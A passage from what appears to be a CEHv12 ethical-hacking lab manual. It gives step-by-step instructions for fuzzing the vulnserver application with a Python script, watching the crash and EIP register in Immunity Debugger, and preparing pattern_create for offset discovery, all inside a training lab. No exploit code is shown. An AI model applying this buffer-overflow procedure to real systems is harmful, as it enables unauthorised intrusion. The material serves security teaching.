
60. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

> Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.




61. Click **CEHv12 Windows 11** switch to the **Windows 11** machine and maximize the **Command Prompt** window running the vulnerable server.

62. You can observe the connection requests coming from the host machine (**10.10.1.13**).



63. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.


64. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.



65. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

66. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

> Note: The byte size might differ in your lab environment.



67. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

68. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

69. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

70. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.

